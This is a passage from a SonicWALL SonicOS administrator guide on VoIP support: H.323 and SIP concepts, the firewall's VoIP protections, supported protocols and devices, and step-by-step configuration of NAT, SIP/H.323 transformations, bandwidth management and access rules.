 - Internet Locator Service (ILS) also falls into this category (although it is not part of H.323). ILS uses LDAP (Lightweight Directory Access Protocol) rather than H.323 messages.
- **Multipoint control units (MCUs)** - Conference control and data distribution for multipoint communications between terminals.
- **Gateways** - Interoperation between H.323 networks and other communications services, such as the circuit-switched Packet Switched Telephone Network (PSTN).

SIP

The Session Initiation Protocol (SIP) standard was developed by the Internet Engineering Task Force (IETF). RFC 2543 was released in March 1999. RFC 3261 was released in June 2002. SIP is a signaling protocol for initiating, managing and terminating sessions. SIP supports 'presence' and mobility and can run over User Datagram Protocol (UDP) and Transmission Control Protocol (TCP).

Using SIP, a VoIP client can initiate and terminate call sessions, invite members into a conferencing session, and perform other telephony tasks. SIP also enables Private Branch Exchanges (PBXs), VoIP gateways, and other communications devices to communicate in standardized collaboration. SIP was also designed to avoid the heavy overhead of H.323.

A SIP network is composed of the following logical entities:

- **User Agent (UA)** - Initiates, receives and terminates calls.
- **Proxy Server** - Acts on behalf of UA in forwarding or responding to requests. A Proxy Server can fork requests to multiple servers. A back-to-back user agent (B2BUA) is a type of Proxy Server that treats each leg of a call passing through it as two distinct SIP call sessions: one between it and the calling phone and the other between it and the called phone. Other Proxy Servers treat all legs of the same call as a single SIP call session.
- **Redirect Server** - Responds to request but does not forward requests.
- **Registration Server** - Handles UA authentication and registration.

SonicWALL's VoIP Capabilities

Topics:

- [“VoIP Security” on page 868](#)
- [“VoIP Network” on page 869](#)
- [“VoIP Network Interoperability” on page 869](#)
- [“Supported VoIP Protocols” on page 870](#)
- [“How SonicOS Handles VoIP Calls” on page 873](#)

VoIP Security

- **Traffic legitimacy** - Stateful inspection of every VoIP signaling and media packet traversing the firewall ensures all traffic is legitimate. Packets that exploit implementation flaws, causing effects such as buffer overflows in the target device, are the weapons of choice for many attackers. SonicWALL security appliances detect and discard malformed and invalid packets before they reach their intended target.
- **Application-layer protection for VoIP protocols** - Full protection from application-level VoIP exploits through SonicWALL Intrusion Prevention Service (IPS). IPS integrates a configurable, high performance scanning engine with a dynamically updated and provisioned database of attack and vulnerability signatures to protect networks against sophisticated Trojans and polymorphic threats. SonicWALL extends its IPS signature database with a family of VoIP-specific signatures designed to prevent malicious traffic from reaching protected VoIP phones and servers.
- **DoS and DDoS attack protection** - Prevention of DoS and DDoS attacks, such as the SYN Flood, Ping of Death, and LAND (IP) attack, which are designed to disable a network or service.
 - Validating packet sequence for VoIP signaling packets using TCP to disallow out of sequence and retransmitted packets beyond window.
 - Using randomized TCP sequence numbers (generated by a cryptographic random number generator during connection setup) and validating the flow of data within each TCP session to prevent replay and data insertion attacks.
 - Ensures that attackers cannot overwhelm a server by attempting to open many TCP/IP connections (which are never fully established-usually due to a spoofed source address) by using SYN Flood protection.
- **Stateful monitoring** - Stateful monitoring ensures that packets, even though appearing valid in themselves, are appropriate for the current state of their associated VoIP connection.
- **Encrypted VoIP Device Support** - SonicWALL supports VoIP devices capable of using encryption to protect the media exchange within a VoIP conversation or secure VoIP devices that do not support encrypted media using IPsec VPNs to protect VoIP calls.
- **Application-Layer Protection** - SonicWALL delivers full protection from application-level VoIP exploits through SonicWALL Intrusion Prevention Service (IPS). SonicWALL IPS is built on a configurable, high performance Deep Packet Inspection engine that provides extended protection of key network services including VoIP, Windows services, and DNS. The extensible signature language used in SonicWALL's Deep Packet Inspection engine also provides proactive defense against newly discovered application and protocol vulnerabilities. Signature granularity allows SonicWALL IPS to detect and prevent attacks based on a global, attack group, or per-signature basis to provide maximum flexibility and control false positives.

VoIP Network

- **VoIP over Wireless LAN (WLAN)** - SonicWALL extends complete VoIP security to attached wireless networks with its Distributed Wireless Solution. All of the security features provided to VoIP devices attached to a wired network behind a SonicWALL are also provided to VoIP devices using a wireless network.



Note SonicWALL's Secure Wireless Solution includes the network enablers to extend secure VoIP communications over wireless networks. Refer to the SonicWALL Secure Wireless Network Integrated Solutions Guide available on the SonicWALL Web site <http://www.sonicwall.com> for complete information.

- **Bandwidth Management (BWM) and Quality-of-Service (QoS)** - Bandwidth management (both ingress and egress) can be used to ensure that bandwidth remains available for time-sensitive VoIP traffic. BWM is integrated into SonicWALL Quality of Service (QoS) features to provide predictability that is vital for certain types of applications.
- **WAN redundancy and load balancing** - WAN redundancy and load balancing allows for an interface to act as a secondary or backup WAN port. This secondary WAN port can be used in a simple active/passive setup, where traffic is only routed through it if the primary WAN port is down or unavailable. Load balancing can be performed by splitting the routing of traffic based on destination.
- **High availability** - High availability is provided by SonicOS high availability, which ensures reliable, continuous connectivity in the event of a system failure.

VoIP Network Interoperability

- **Plug-and-protect support for VoIP devices** - With SonicOS, VoIP device adds, changes, and removals are handled automatically, ensuring that no VoIP device is left unprotected. Using advanced monitoring and tracking technology, a VoIP device is automatically protected as soon as it is plugged into the network behind a SonicWALL security appliance.
- **Full syntax validation of all VoIP signaling packets** - Received signaling packets are fully parsed within SonicOS to ensure they comply with the syntax defined within their associated standard. By performing syntax validation, the firewall can ensure that malformed packets are not permitted to pass through and adversely affect their intended target.
- **Support for dynamic setup and tracking of media streams** - SonicOS tracks each VoIP call from the first signaling packet requesting a call setup, to the point where the call ends. Only based on the successful call progress are additional ports opened (for additional signaling and media exchange) between the calling and called party.

Media ports that are negotiated as part of the call setup are dynamically assigned by the firewall. Subsequent calls, even between the same parties, will use different ports, thwarting an attacker who may be monitoring specific ports. Required media ports are only opened when the call is fully connected, and are shut down upon call termination. Traffic that tries to use the ports outside of the call is dropped, providing added protection to the VoIP devices behind the firewall.

- **Validation of headers for all media packets** - SonicOS examines and monitors the headers within media packets to allow detection and discarding of out-of-sequence and retransmitted packets (beyond window). Also, by ensuring that a valid header exists, invalid media packets are detected and discarded. By tracking the media streams as well as the signaling, SonicWALL provides protection for the entire VoIP session.

- **Configurable inactivity timeouts for signaling and media** - In order to ensure that dropped VoIP connections do not stay open indefinitely, SonicOS monitors the usage of signaling and media streams associated with a VoIP session. Streams that are idle for more than the configured timeout are shut down to prevent potential security holes.
- **SonicOS allows the administrator to control incoming calls** - By requiring that all incoming calls are authorized and authenticated by the H.323 Gatekeeper or SIP Proxy, SonicOS can block unauthorized and spam calls. This allows the administrator to be sure that the VoIP network is being used only for those calls authorized by the company.
- **Comprehensive monitoring and reporting** - For all supported VoIP protocols, SonicOS offers extensive monitoring and troubleshooting tools:
 - Dynamic live reporting of active VoIP calls, indicating the caller and called parties, and bandwidth used.
 - Audit logs of all VoIP calls, indicating caller and called parties, call duration, and total bandwidth used. Logging of abnormal packets seen (such as a bad response) with details of the parties involved and condition seen.
 - Detailed syslog reports and ViewPoint reports for VoIP signaling and media streams. SonicWALL ViewPoint is a Web-based graphical reporting tool that provides detailed and comprehensive reports of your security and network activities based on syslog data streams received from the firewall. Reports can be generated about virtually any aspect of firewall activity, including individual user or group usage patterns and events on specific firewalls or groups of firewalls, types and times of attacks, resource consumption and constraints, etc.

Supported VoIP Protocols

Topics:

- [“H.323” on page 870](#)
- [“SIP” on page 871](#)
- [“SonicWALL VoIP Vendor Interoperability” on page 872](#)
- [“CODECs” on page 872](#)
- [“VoIP Protocols that SonicOS Does Not Perform Deep Packet Inspection on” on page 872](#)

H.323

SonicOS provides the following support for H.323:

- VoIP devices running all versions of H.323 (currently 1 through to 5) are supported
- Microsoft's LDAP-based Internet Locator Service (ILS)
- Discovery of the Gatekeeper by LAN H.323 terminals using multicast
- Stateful monitoring and processing of Gatekeeper registration, admission, and status (RAS) messages
- Support for H.323 terminals that use encryption for the media streams
- DHCP Option 150. The SonicWALL DHCP Server can be configured to return the address of a VoIP specific TFTP server to DHCP clients
- In addition to H.323 support, SonicOS supports VoIP devices using the following additional ITU standards:
 - T.120 for application sharing, electronic white-boarding, file exchange, and chat
 - H.239 to allow multiple channels for delivering audio, video and data

- H.281 for Far End Camera Control (FECC)

SIP

SonicOS provides the following support for SIP:

- Base SIP standard (both RFC 2543 and RFC 3261)
- SIP INFO method (RFC 2976)
- Reliability of provisional responses in SIP (RFC 3262)
- SIP specific event notification (RFC 3265)
- SIP UPDATE method (RFC 3311)
- DHCP option for SIP servers (RFC 3361)
- SIP extension for instant messaging (RFC 3428)
- SIP REFER method (RFC 3515)
- Extension to SIP for symmetric response routing (RFC 3581)

SonicWALL VoIP Vendor Interoperability

The following is a partial list of devices from leading manufacturers with which SonicWALL VoIP interoperates.

H.323	SIP
Soft-Phones: Avaya Microsoft NetMeeting OpenPhone PolyCom SJLabs SJ Phone Telephones/VideoPhones: Avaya Cisco D-Link PolyCom Sony Gatekeepers: Cisco OpenH323 Gatekeeper Gateway: Cisco	Soft-Phones: Apple iChat Avaya Microsoft MSN Messenger Nortel Multimedia PC Client PingTel Instant Xpressa PolyCom Siemens SCS Client SJLabs SJPhone XTen X-Lite Ubiquity SIP User Agent Telephones/ATAs: Avaya Cisco Grandstream BudgetOne Mitel Packet8 ATA PingTel Xpressa PolyCom PolyCom Pulver Innovations WiSIP SoundPoint SIP Proxies/Services: Cisco SIP Proxy Server Brekeke Software OnDo SIP Proxy Packet8 Siemens SCS SIP Proxy Vonage

CODECs

SonicOS supports media streams from any CODEC - Media streams carry audio and video signals that have been processed by a hardware/software CODEC (COder/DECoder) within the VoIP device. CODECs use coding and compression techniques to reduce the amount of data required to represent audio/video signals. Some examples of CODECs are:

- H.264, H.263, and H.261 for video
- MPEG4, G.711, G.722, G.723, G.728, G.729 for audio

VoIP Protocols that SonicOS Does Not Perform Deep Packet Inspection on

SonicWALL security appliances do not currently support deep packet inspection for the following protocols; therefore, these protocols should only be used in non-NAT environments.

- Proprietary extensions to H.323 or SIP

- MGCP
- Megaco/H.248
- Cisco Skinny Client Control Protocol (SCCP)
- IP-QSIG
- Proprietary protocols (Mitel's MiNET, 3Com NBX, etc.)

How SonicOS Handles VoIP Calls


SonicOS provides an efficient and secure solution for all VoIP call scenarios.

Topics:

- [“Incoming Calls” on page 873](#)
- [“Local Calls” on page 874](#)

Incoming Calls

The following figure shows the sequence of events that occurs during an incoming call.




The following describes the sequence of events shown in the figure above:

1. **Phone B registers with VoIP server** - The SonicWALL security appliance builds a database of the accessible IP phones behind it by monitoring the outgoing VoIP registration requests. SonicOS translates between phone B's private IP address and the firewall's public IP address used in registration messages. The VoIP server is unaware that phone B is behind a firewall and has a private IP address—it associates phone B with the firewall's public IP address.

2. **Phone A initiates a call to phone B** - Phone A initiates a call to phone B using a phone number or alias. When sending this information to the VoIP server, it also provides details about the media types and formats it can support as well as the corresponding IP addresses and ports.
3. **VoIP Server validates the call request and sends the request to phone B** - The VoIP server sends the call request to the firewall's public IP address. When it reaches the firewall, SonicOS validates the source and content of the request. The firewall then determines phone B's private IP address.
4. **Phone B rings and is answered** - When phone B is answered, it returns information to the VoIP server for the media types and formats it supports as well as the corresponding IP addresses and ports. SonicOS translates this private IP information to use the firewall's public IP address for messages to the VoIP server.
5. **VoIP server returns phone B media IP information to phone A** - Phone A now has enough information to begin exchanging media with Phone B. Phone A does not know that Phone B is behind a firewall, as it was given the public address of the firewall by the VoIP Server.
6. **Phone A and phone B exchange audio/video/data through the VoIP server** - Using the internal database, SonicOS ensures that media comes from only Phone A and is only using the specific media streams permitted by Phone B.

Local Calls

The following figure shows the sequence of events that occurs during a local VoIP call.



The following describes the sequence of events shown in the figure above:

1. **Phones A and B register with VoIP server** - The SonicWALL security appliance builds a database of the accessible IP phones behind it by monitoring the outgoing VoIP registration requests. SonicOS translates between the phones' private IP addresses and the firewall's public IP address. The VoIP server is unaware that the phones are behind a firewall. It associates the same IP address for both phones, but different port numbers.
2. **Phone A initiates a call to phone B by sending a request to the VoIP server** - Even though they are behind the same firewall, phone A does not know Phone B's IP address. Phone A initiates a call to phone B using a phone number or alias.
3. **VoIP Server validates the call request and sends the request to phone B** - The VoIP server sends the call request to the firewall's public IP address. The firewall then determines phone B's private IP address.
4. **Phone B rings and is answered** - When phone B is answered, the firewall translates its private IP information to use the firewall's public IP address for messages to the VoIP server.
5. **VoIP Server returns phone B media IP information to phone A** - Both the called and calling party information within the messages are translated by SonicOS back to the private addresses and ports for phone A and phone B.
6. **Phone A and phone B directly exchange audio/video/data** - The SonicWALL security appliance routes traffic directly between the two phones over the LAN. Directly connecting the two phones reduces the bandwidth requirements for transmitting data to the VoIP server and eliminates the need for the SonicWALL security appliance to perform address translation.

VoIP > Settings

Topics:

- ["Configuring SonicWALL VoIP Features" on page 875](#)
- ["VoIP Deployment Scenarios" on page 885](#)

Configuring SonicWALL VoIP Features

Configuring the SonicWALL security appliance for VoIP deployments builds on your basic network configuration in the SonicWALL management interface. The following configurations assume the SonicWALL security appliance is configured for your network environment.

Supported Interfaces

VoIP devices are supported on the following SonicOS zones:

- Trusted zones (LAN, VPN)
- Untrusted zones (WAN)
- Public zones (DMZ)
- Wireless zones (WLAN)

Configuration Tasks

- “General VoIP Configuration” on page 876
 - “Configuring Consistent Network Address Translation (NAT)” on page 877
 - “Configuring SIP Settings” on page 877
 - “Configuring H.323 Transformations” on page 879
- “Configuring BWM and QoS” on page 879
 - “Bandwidth Management” on page 880
 - “Quality of Service” on page 880
 - “Configuring Bandwidth on the WAN Interface” on page 881
 - “Configuring VoIP Access Rules” on page 882
 - “Using the Public Server Wizard” on page 884
- “Configuring VoIP Logging” on page 884

General VoIP Configuration

SonicOS includes the VoIP configuration settings on the **VoIP > Settings** page. This page is divided into three configuration settings sections: **General Settings**, **SIP Settings**, and **H.323 Settings**.

VoIP /
Settings

General Settings

Enable consistent NAT

SIP Settings

Enable SIP Transformations

Permit non-SIP packets on signaling port

Enable SIP Back-to-Back User Agent (B2BUA) support

SIP Signaling inactivity time out (seconds):

SIP Media inactivity time out (seconds):

Additional SIP signaling port (UDP) for transformations (optional):

H.323 Settings

Enable H.323 Transformations

Only accept incoming calls from Gatekeeper

Enable LDAP ILS Support

H.323 Signaling/Media inactivity time out (seconds):

Default WAN/DMZ Gatekeeper IP Address:

Topics:

- “Configuring Consistent Network Address Translation (NAT)” on page 877
- “Configuring SIP Settings” on page 877
- “Configuring H.323 Transformations” on page 879

Configuring Consistent Network Address Translation (NAT)

Consistent NAT enhances standard NAT policy to provide greater compatibility with peer-to-peer applications that require a consistent IP address to connect to, such as VoIP. Consistent NAT uses an MD5 hashing method to consistently assign the same mapped public IP address and UDP Port pair to each internal private IP address and port pair.

For example, NAT could translate the private (LAN) IP address and port pairs, 192.116.168.10/50650 and 192.116.168.20/50655 into public (WAN) IP/port pairs as follows

Private IP/Port	Translated Public IP/Port
192.116.168.10/50650	64.41.140.167/40004
192.116.168.20/50655	64.41.140.167/40745

With Consistent NAT enabled, all subsequent requests from either host 192.116.168.10 or 192.116.168.20 using the same ports illustrated in the previous result in using the same translated address and port pairs. Without Consistent NAT, the port and possibly the IP address change with every request.

- To enable Consistent NAT, select the **Enable consistent NAT** checkbox and click **Accept**. This checkbox is disabled by default.



Note Enabling Consistent NAT causes a slight decrease in overall security, because of the increased predictability of the address and port pairs. Most UDP-based applications are compatible with traditional NAT. Therefore, do not enable Consistent NAT unless your network uses applications that require it.

Configuring SIP Settings

SIP Settings

Enable SIP Transformations

Permit non-SIP packets on signaling port

Enable SIP Back-to-Back User Agent (B2BUA) support

SIP Signaling inactivity time out (seconds):

SIP Media inactivity time out (seconds):

Additional SIP signaling port (UDP) for transformations (optional):

By default, SIP clients use their private IP address in the SIP Session Definition Protocol (SDP) messages that are sent to the SIP proxy. If your SIP proxy is located on the public (WAN) side of the SonicWALL security appliance and SIP clients are on the private (LAN) side behind the firewall, the SDP messages are not translated and the SIP proxy cannot reach the SIP clients.

- Selecting **Enable SIP Transformations** transforms SIP messages between LAN (trusted) and WAN/DMZ (untrusted). You need to check this setting when you want the SonicWALL security appliance to do the SIP transformation. If your SIP proxy is located on the public (WAN) side of the SonicWALL and SIP clients are on the LAN side, the SIP clients by default embed/use their private IP address in the SIP/Session Definition Protocol (SDP) messages that are sent to the SIP proxy, hence these messages are not changed and the SIP proxy does not know how to get back to the client behind the SonicWALL. Selecting **Enable SIP Transformations** enables the SonicWALL to go through each SIP message and change the private IP address and assigned port.

Enable SIP Transformation also controls and opens up the RTP/RTCP ports that need to be opened for the SIP session calls to happen. NAT translates Layer 3 addresses but not the Layer 7 SIP/SDP addresses, which is why you need to select **Enable SIP Transformations** to transform the SIP messages.



Tip In general, you should check the **Enable SIP Transformations** box unless there is another NAT traversal solution that requires this feature to be turned off. SIP Transformations works in bi-directional mode, meaning messages are transformed going from LAN to WAN and vice versa.

- Selecting **Permit non-SIP packets on signaling port** enables applications such as Apple iChat and MSN Messenger, which use the SIP signaling port for additional proprietary messages. Enabling this checkbox may open your network to malicious attacks caused by malformed or invalid SIP traffic. This checkbox is disabled by default.
- The **Enable SIP Back-to-Back User Agent (B2BUA) support** checkbox should be enabled when the SonicWALL security appliance can see both legs of a voice call (for example, when a phone on the LAN calls another phone on the LAN). This setting should only be enabled when the SIP Proxy Server is being used as a B2BUA.




Tip If there is not the possibility of the SonicWALL security appliance seeing both legs of voice calls (for example, when calls will only be made to and received from phones on the WAN), the **Enable SIP Back-to-Back User Agent (B2BUA) support** setting should be disabled to avoid unnecessary CPU usage.

- **SIP Signaling inactivity time out (seconds)** and **SIP Media inactivity time out (seconds)** fields define the amount of time a call can be idle (no traffic exchanged) before the SonicWALL security appliance denies further traffic. A call goes idle when placed on hold. The default time value for **SIP Signaling inactivity time out** is **1800** seconds (30 minutes). The default time value for **SIP Media inactivity time out** is **120** seconds (2 minutes).
- The **Additional SIP signaling port (UDP) for transformations** field allows you to specify a non-standard UDP port used to carry SIP signaling traffic. Normally, SIP signaling traffic is carried on UDP port 5060. However, a number of commercial VOIP services use different ports, such as 1560. Using this setting, the security appliance performs SIP transformation on these non-standard ports.



Tip Vonage's VoIP service uses UDP port 5061.

Configuring H.323 Transformations



H.323 Settings

Enable H.323 Transformations

Only accept incoming calls from Gatekeeper

Enable LDAP ILS Support

H.323 Signaling/Media inactivity time out (seconds):

Default WAN/DMZ Gatekeeper IP Address:

- Select **Enable H.323 Transformation** in the **H.323 Settings** section and click **Accept** to allow stateful H.323 protocol-aware packet content inspection and modification by the SonicWALL security appliance.
The SonicWALL security appliance performs any dynamic IP address and transport port mapping within the H.323 packets, which is necessary for communication between H.323 parties in trusted and untrusted networks/zones. Disable the **Enable H.323 Transformation** to bypass the H.323 specific processing performed by the SonicWALL security appliance.
- Select **Only accept incoming calls from Gatekeeper** to ensure all incoming calls go through the Gatekeeper for authentication. The Gatekeeper will refuse calls that fail authentication.
- Select **Enable LDAP ILS Support** to enable Microsoft NetMeeting users to locate and connect to users for conferencing and collaboration over the Internet.
- The **H.323 Signaling/Media inactivity time out (seconds)** field specifies the amount of time a call can be idle before the SonicWALL security appliance denying further traffic. A call goes idle when placed on hold. The default time value for **H.323 Signaling/Media inactivity time out** is 300 seconds (5 minutes).
- The **Default WAN/DMZ Gatekeeper IP Address** field has a default value of 0.0.0.0. Enter the default H.323 Gatekeeper IP address in this field to allow LAN-based H.323 devices to discover the Gatekeeper using the multicast address 225.0.1.41. If you do not enter an IP address, multicast discovery messages from LAN-based H.323 devices will go through the configured multicast handling.

Configuring BWM and QoS

One of the greatest challenges for VoIP is ensuring high speech quality over an IP network. IP was designed primarily for asynchronous data traffic, which can tolerate delay. VoIP, however, is very sensitive to delay and packet loss. Managing access and prioritizing traffic are important requirements for ensuring high-quality, real-time VoIP communications.

SonicWALL's integrated Bandwidth Management (BWM) and Quality of Service (QoS) features provide the tools for managing the reliability and quality of your VoIP communications.

Topics:

- ["Bandwidth Management" on page 880](#)
- ["Quality of Service" on page 880](#)
- ["Configuring Bandwidth on the WAN Interface" on page 881](#)
- ["Configuring VoIP Access Rules" on page 882](#)

- [“Using the Public Server Wizard” on page 884](#)

Bandwidth Management

SonicOS offers an integrated traffic shaping mechanism through its Egress (outbound) and Ingress (inbound) management interfaces. Outbound BWM can be applied to traffic sourced from Trusted and Public zones (such as LAN and DMZ) destined to Untrusted and Encrypted zones (such as WAN and VPN). Inbound bandwidth management can be applied to traffic sourced from Untrusted and Encrypted zones destined to Trusted and Public zones.

Enabling bandwidth management allows you to assign guaranteed and maximum bandwidth to services and prioritize traffic on all WAN zones. Using access rules, bandwidth management can be enabled on a per-interface basis. Packets belonging to a bandwidth management enabled policy will be queued in the corresponding priority queue before being sent on the bandwidth management-enabled WAN interface. Access rules using bandwidth management have a higher priority than access rules not using bandwidth management. Access rules without bandwidth management are given lowest priority.

Quality of Service

QoS encompasses a number of methods intended to provide predictable network behavior and performance. Network predictability is vital to VoIP and other mission critical applications. No amount of bandwidth can provide this sort of predictability, because any amount of bandwidth will ultimately be used to its capacity at some point in a network. Only QoS, when configured and implemented correctly, can properly manage traffic, and guarantee the desired levels of network service.

SonicOS includes QoS features that adds the ability to recognize, map, modify and generate the industry-standard 802.1p and Differentiated Services Code Points (DSCP) Class of Service (CoS) designators.



Note

For more information on QoS and BWM, see [“802.1p and DSCP QoS” on page 811](#). Refer to the Configuring QoS and BWM Feature Module for complete BWM and QoS configuration instructions. Available on the SonicWALL Web site at: www.sonicwall.com/us/Support.html

Configuring Bandwidth on the WAN Interface

BWM configurations begin by enabling BWM on the relevant WAN interface, and specifying the available bandwidth on the interface in Kbps. This is performed from the **Network > Interfaces** page by selecting the **Configure** icon for the WAN interface, and navigating to the **Advanced** tab:

The screenshot shows the configuration page for a WAN interface, specifically the **Advanced** tab. The **Advanced Settings** section includes:

- Link Speed:** 100 Mbps - Full Duplex
- MAC Address:** Use Default MAC Address: 00:17:C5:0F:74:79; Override Default MAC Address: [empty]
- Note:** The default MAC must be used when High Availability is enabled
- Enable flow reporting
- Enable Multicast Support
- Enable 802.1p tagging
- Management Traffic Only
- Interface MTU:** 1500
- Fragment non-VPN outbound packets larger than this Interface's MTU
 - Ignore Don't Fragment (DF) Bit
 - Do not send ICMP Fragmentation Needed for outbound packets over the Interface MTU

The **Bandwidth Management** section includes:

- Enable Egress Bandwidth Management
 - Available Interface Egress Bandwidth (Kbps): 10000.00000
- Enable Ingress Bandwidth Management
 - Available Interface Ingress Bandwidth (Kbps): 10000.00000

Note: BWM Type: Global; To change go to [Firewall Settings > BWM](#)

Egress and Ingress BWM can be enabled jointly or separately on WAN interfaces. Different bandwidth values may be entered for outbound and inbound bandwidth to support asymmetric links. Link rates up to 100,000 Kbps (100Mbit) may be declared on Fast Ethernet interface, while Gigabit Ethernet interfaces will support link rates up to 1,000,000 (Gigabit). The bandwidth specified should reflect the actual bandwidth available for the link. Oversubscribing the link (i.e. declaring a value greater than the available bandwidth) is not recommended.

Once one or both BWM settings are enabled on the WAN interface and the available bandwidth has been declared, a **Bandwidth** tab will appear on Access Rules. See the following [“Configuring VoIP Access Rules”](#) section on page 882 for more information.

To configure Bandwidth Management on the SonicWALL security appliance:

-
- Step 1** Select **Network > Interfaces**.
 - Step 2** Click the **Edit** icon in the **Configure** column in the **WAN (X1)** line of the Interfaces table. The **Edit Interface** window is displayed.
 - Step 3** Click the **Advanced** tab.
 - Step 4** Check **Enable Egress (Outbound) Bandwidth Management** and enter the total available WAN bandwidth in the **Available Interface Egress Bandwidth Management** field.
 - Step 5** Check **Enable Ingress (Inbound) Bandwidth Management** and enter the total available WAN bandwidth in the **Available Interface Ingress Bandwidth Management** field.
 - Step 6** Click **OK**.

Configuring VoIP Access Rules

By default, stateful packet inspection on the SonicWALL security appliance allows all communication from the LAN to the Internet and blocks all traffic to the LAN from the Internet. Additional network access rules can be defined to extend or override the default access rules.

If you are defining VoIP access for client to use a VoIP service provider from the WAN, you configure network access rules between source and destination interface or zones to enable clients behind the firewall to send and receive VoIP calls.

If your SIP Proxy or H.323 Gateway is located behind the firewall, you can use the SonicWALL **Public Server Wizard** to automatically configure access rules. See [“Using the Public Server Wizard” on page 884](#).



Tip Although custom rules can be created that allow inbound IP traffic, the SonicWALL security appliance does not disable protection from Denial of Service attacks, such as the SYN Flood and Ping of Death attacks.



Note You must select Bandwidth Management on the **Network > Interfaces** page for the **WAN** interface before you can configure bandwidth management for network access rules.

To add access rules for VoIP traffic on the SonicWALL security appliance:

-
- Step 1** Go to the **Firewall > Access Rules** page, and under **View Style** click **All Rules**.

Step 2 Click the **Add** button for the **Access Rules** table. The **Add Rule** window is displayed.

Step 3 In the **General** tab, select **Allow** from the **Action** list to permit traffic.

Step 4 Select the from and to zones from the **From Zone** and **To Zone** drop-down menus.

Step 5 Select the service or group of services affected by the access rule from the **Service** drop-down menu.

- For H.323, select one of the following or select **Create New Group** and add the following services to the group:
 - H.323 Call Signaling
 - H.323 Gatekeeper Discovery
 - H.323 Gatekeeper RAS
- For SIP, select **SIP**

Step 6 Select the source of the traffic affected by the access rule from the **Source** drop-down menu.

Selecting **Create New Network** displays the **Add Address Object** window. If you want to define the source IP addresses that are affected by the access rule, such as restricting certain users from accessing the Internet, select **Range** in the **Type:** drop-down menu. Then enter the lowest and highest IP addresses in the range in the **Starting IP Address:** and **Ending IP Address** fields.

Step 7 Select the destination of the traffic affected by the access rule from the **Destination** list. Selecting **Create New Network** displays the **Add Address Object** window.

Step 8 From the **Users Allowed** menu, add the user or user group affected by the access rule.

Step 9 Select a schedule from the **Schedule** menu if you want to allow VoIP access only during specified times. The default schedule is **Always on**. You can specify schedule objects on the **system > Schedules** page.

Step 10 Enter any comments to help identify the access rule in the **Comments** field.

Step 11 Click the **Bandwidth** tab.

Step 12 Select **Bandwidth Management**, and enter the **Guaranteed Bandwidth** in Kbps.

- Step 13** Enter the maximum amount of bandwidth available to the Rule at any time in the **Maximum Bandwidth** field.
- Step 14** Assign a priority from 0 (highest) to 7 (lowest) in the **Bandwidth Priority** list. For higher VoIP call quality, ensure VoIP traffic receives HIGH priority.



Tip Rules using Bandwidth Management take priority over rules without bandwidth management.

Using the Public Server Wizard

The SonicWALL **Public Server Wizard** provides an easy method for configuring firewall access rules for a SIP Proxy or H.323 Gatekeeper running on your network behind the firewall. Using this wizard performs all the configuration settings you need for VoIP clients to access your VoIP servers.

- Step 1** Follow the instructions in [“Wizards > Public Server Wizard” on page 1443](#).
- Step 2** Use these settings:
- Select **Other** from the **Server Type** drop-down menu.
 - Select a service from the **Services** drop-down menu:
 - **SIP** if you are configuring network access for a SIP proxy server from the WAN.
 - **H323 Gatekeeper RAS** if you are configuring network access for a H.323 Gatekeeper from the WAN.
 - **H.323 Call Signaling** for enabling Point-to-Point VoIP calls from the WAN to the LAN.



Note SonicWALL recommends NOT selecting **VoIP** from the **Services** menu. Selecting this option opens up more TCP/UDP ports than is required, potentially opening up unnecessary security vulnerabilities.

Configuring VoIP Logging

